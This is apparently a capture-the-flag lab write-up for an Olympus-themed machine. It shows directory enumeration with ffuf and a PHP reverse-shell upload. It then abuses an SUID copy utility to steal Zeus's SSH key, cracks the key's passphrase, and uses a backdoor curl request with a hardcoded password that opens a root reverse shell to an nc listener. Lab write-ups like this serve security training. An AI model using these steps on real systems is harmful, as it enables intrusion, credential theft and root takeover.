
Looks like they are talking about the wordlist of the common passwords.

FFUF


```
index.php               [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 415ms]
javascript              [Status: 301, Size: 325, Words: 20, Lines: 10, Duration: 415ms]
phpmyadmin              [Status: 403, Size: 281, Words: 20, Lines: 10, Duration: 416ms]
server-status           [Status: 403, Size: 281, Words: 20, Lines: 10, Duration: 418ms]
static                  [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 415ms]
uploads                 [Status: 301, Size: 322, Words: 20, Lines: 10, Duration: 416ms]
```

We do see the uploads folder here.


There was a chats table in the database. And this is what I found.



The file is accessible with some other name which is obtained from the database.




Prometheus uploaded the txt file. So I can upload a PHP reverse shell file and get a reverse shell.



Escalation

I tried reusing the password to see if I can get hold of the sudo permissions. Didn’t work. Then the files with SUID bit set.



cputils

I ran cputils.

```
www-data@ip-10-10-189-73:/var/www/html$ /usr/bin/cputils
/usr/bin/cputils

  ____ ____       _   _ _
 / ___|  _ \ _   _| | |_(_) |___
| |   | |_) | | | | __| | / __|
| |___|  __/| |_| | |_| | \__ \
 \____|_|    \__,_|\__|_|_|___/

Enter the Name of Source File: index.php
```

```
index.php

Enter the Name of Target File:
```

Helps in copying the files. So I tried copying the SSH key of Zeus.


```
www-data@ip-10-10-189-73:/home$ /usr/bin/cputils /home/zeus/.ssh/id_rsa
/usr/bin/cputils /home/zeus/.ssh/id_rsa
  ___ ___         _   _ _
 / __|  _ \ _   _| |_(_) |___
| |   | |_) | | | | __| | / __|
| |___|  __/| |_| | |_| | \__ \
 \____|_|    \__,_|\__|_|_|___/

Enter the Name of Source File: /home/zeus/.ssh/id_rsa
/home/zeus/.ssh/id_rsa

Enter the Name of Target File: /tmp/id_rsa
/tmp/id_rsa

File copied successfully.
```

Then the usual ssh2john and john to crack the passphrase.

```
zeus@ip-10-10-189-73:~$ cat zeus.txt
Hey zeus !


I managed to hack my way back into the olympus eventually.
Looks like the IT kid messed up again !
I've now got a permanent access as a super user to the olympus.



                                    - Prometheus.
```

While I was www-data, I noticed a folder in the html folder.

```
zeus@ip-10-10-189-73:/var/www/html$ ls -l
total 20
drwxrwx--x 2 root zeus  4096 Jul 15  2022 0aB44fdS3eDnLkpsz3deGv8TttR4sc
-rwxr-xr-x 1 root root 10988 Apr 18  2022 index.html.old
-rwxr-xr-x 1 root root    57 Apr 18  2022 index.php
```



Hardcoded password. This is the backdoor file which will give the reverse shell as root.

```
zeus@ip-10-10-189-73:/var/www/html/0aB44fdS3eDnLkpsz3deGv8TttR4sc$ curl -X POST "http://10.10.189.73/0aB44f
dS3eDnLkpsz3deGv8TttR4sc/VIGQFQFMYOST.php?ip=10.4.101.169&port=4444" -d "password=a7c5ffcf139742f52a52
67c4a0674129"
```

```
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.4.101.169] from (UNKNOWN) [10.10.189.73] 48594
Linux ip-10-10-189-73 5.15.0-138-generic #148~20.04.1-Ubuntu SMP Fri Mar 28 14:32:35 UTC 2025 ×86_64 ×86_64 ×8
6_64 GNU/Linux
 14:13:34 up  1:42,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
zeus     pts/1    10.4.101.169     14:01    0.00s  0.06s  0.00s curl -X POST http://10.10.189.73/0aB44fdS3eDnLkpsz3deGv8
TttR4sc/VIGQFQFMYOST.php?ip=10.4.101.169&port=4444 -d password=a7c5ffcf139742f52a5267c4a0674129
id
uid=0(root) gid=0(root) groups=0(root),33(www-data),7777(web)
whoami
root
```